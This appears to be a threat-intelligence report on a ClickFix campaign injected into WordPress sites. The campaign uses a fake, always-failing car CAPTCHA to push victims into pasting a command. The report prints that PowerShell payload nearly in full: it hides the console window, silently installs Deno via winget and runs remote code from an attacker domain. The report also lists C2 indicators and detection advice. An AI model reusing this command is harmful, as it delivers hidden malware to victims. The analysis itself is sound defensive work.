A Car Game That You Can't Win: Admin Evasion & the WPSkip Loader
Threat Classification:
JS/EtherHiding·ClickFix· LOLBin (winget/ Deno) Multi-Stage Delivery
Status: ACTIVE CAMPAIGN
Executive Summary
A sophisticated new variant of the EtherHiding campaign has emerged across enterprise and high-traffic WordPress websites. The “WPSkip” Loader, threat syndicate combines decentralized Polygon PoS smart contracts for immutable C2 routing with a novel, multi-stage two-tier simulated CAPTCHA lure.
Unlike traditional web-injection malware that relies on heavy code packing or obfuscation, the initial WPSkip loader is completely plaintext and unobfuscated. It bypasses static entropy scanners and avoids administrative detection through two core mechanics:
- Administrative Session Cloaking: Terminates immediately if an authenticated WordPress administrator or editor is browsing (wp-settings / #wpadminbar).
- Blockchain-Backed Infrastructure Resilience: Dynamically queries on-chain smart contracts to retrieve rotating C2 endpoints that deliver an intentionally rigged, multi-stage Cloudflare verification lure.
The campaign’s downstream payload represents an emerging operational technique: Living-off-the-Land (LOLBin) execution via Windows Package Manager (winget) and Deno runtime binaries, executing malicious TypeScript/JavaScript payloads directly in host memory.
The Two-Stage Rigged CAPTCHA: A Deceptive Lure
Forensic capture of live victim sessions reveals the deliberate psychological engineering behind the syndicate’s lure:

Layer 1 of captcha overlay:

Layer 2 of Captcha:
The threat actors display a static image of cars in the captcha which looks like a regular captcha.

The image verification fails every time a user clicks it. After “failing”’the static image verification, the user is pushed towards a manual verification.

After verifying captcha, a user is asked to download a script via the below commands:
[ Compromised Web Asset ]
       │
       ▼
[ Stage 1: Cloudflare Turnstile Simulation ]
   "I'm not a robot" Checkbox
       │
       ▼ (User Clicks Checkbox)
[ Stage 2: Rigged 3x3 Image Challenge ]
   "Select all images with cars" (Hardcoded static image asset used across all victims)
       │
       ▼ (Challenge Intentionally Fails)
[ Error 1020: Automatic Verification Failed ]
   "Automatic image verification is not available for your browser environment..."
       │
       ▼ (User Clicks "Verify Manually")
[ Step-by-Step ClickFix Terminal Modal ]
   Prompts Windows + X ➔ I (Terminal) ➔ Ctrl + V ➔ Enter
       │
       ▼ (Clipboard Buffer Executed)
[ LOLBin Dropper: winget install DenoLand.Deno ]
       │
       ▼
[ Stage-3 In-Memory Payload via deno run -A ]
The Static “Car” CAPTCHA Invariant
Rather than integrating with a legitimate dynamic CAPTCHA service, the threat actor serves identical static image assets showing cars and motorcycles across every victim website. Regardless of which tiles the victim clicks, the verification algorithm fails by design, triggering:
“Verification could not be completed. Automatic image verification is not available for your browser environment. Please complete verification using the alternative method below.”
This fabricated failure conditions the victim into believing their browser has an environment glitch, significantly increasing compliance when instructed to perform “manual verification.”
Downstream Execution: The winget + Deno Attack Vector
When the user clicks the “Verify manually” button, the script poisons the OS clipboard via navigator.clipboard.writeText with the following command sequence:
Add-Type -MemberDefinition '[DllImport("user32.dll")]public static extern bool ShowWindow(IntPtr h,int c);[DllImport("user32.dll")]public static extern bool SetForegroundWindow(IntPtr h);[DllImport("user32.dll")]public static extern IntPtr GetForegroundWindow();[DllImport("kernel32.dll")]public static extern IntPtr GetConsoleWindow();' -Name W -Namespace N
$h=[N.W]::GetConsoleWindow();[N.W]::SetForegroundWindow($h);[N.W]::ShowWindow($h,0)
echo Y|winget install DenoLand.Deno -h
$d=(where.exe /r "$env:LOCALAPPDATA\Microsoft\WinGet" deno.exe|Select -First 1)
& $d run -A [.]cc/j/traffic?r=25e8
Deconstructing the Evasion Techniques:
- Console Window Concealment: Invokes native Win32 APIs (ShowWindow, SetForegroundWindow) via Add-Typeto hide the PowerShell terminal window within milliseconds (ShowWindow($h, 0)), preventing the victim from noticing background execution.
- Abusing Windows Package Manager (winget): Uses the legitimate, Microsoft-signed package manager (echo Y | winget install DenoLand.Deno -h) to silently deploy the Deno JavaScript runtime into local AppData.
- Bypassing PowerShell Logging & Antivirus: Because Deno is a legitimate developer tool, executing the final payload via deno run -A [.]cc/j/traffic… completely avoids PowerShell ScriptBlock logging (EID 4104) and AMSI memory scanning, executing stealer payloads with full local permissions (-A).
Technical Indicators of Compromise (IoCs)
On-Chain Smart Contract Resolvers (Polygon Mainnet)
- 0xB909956B9d716ddfDF6935115a8d6F6cB2E655c6 (Selector: 0x2cae8ae4)
- 0xb29927B7D854b232D5E58CFc201866376E68C676 (Selector: 0x2cae8ae4)
Staging Infrastructure & C2 Gateways
- hxxps[://]verifyidentrob01[.]cc/cdn/sync/traffic?r=25e8 (PowerShell stager endpoint)
- hxxps[://]verifyidentrob01[.]cc/j/traffic?r=25e8 (Deno runtime payload delivery)
- hxxps[://]verifyidentrob01[.]cc/js/all.min.js (Stage-2 CAPTCHA & ClickFix injector)
- hxxps[://]ubbrobccheck20[.]cc/assets/vendor.min.js (Stage-2 asset delivery)
- hxxps[://]btorsercoyt31[.]cc/js/all.in.js (Failover delivery gateway)
Confirmed Injected Victim Assets
We found 1500+ victims impacted by this inject that have been reported. Reach out to us to get a complete list.
Sample victims:
- sepehrbar.com
- plasticsurgeonnyc.com
- homeinnovationsunlimited.com
Enterprise Defense Recommendations
- Endpoint LOLBin Monitoring:
- Monitor process creation events for winget.exe spawning with arguments install DenoLand.Deno.
- Alert on unexpected executions of
deno.exerunning from$env:LOCALAPPDATA\Microsoft\WinGetor network-facingdeno run -A hxxps://...commands on corporate workstations.
2. In-Browser Web EDR & Content Security Policy (CSP):
- Enforce strict connect-src directives blocking browser queries to Web3 RPC gateways (1rpc.io, publicnode.com).
- Audit web applications for unauthorized inline scripts tagged with data-no-optimize=“1”.
3. Security Awareness & User Education:
- Update workforce training to highlight that Cloudflare and legitimate CDN providers never instruct users to press Windows + X ➔ I ➔ Ctrl + V or use native terminal tools to pass verification tests.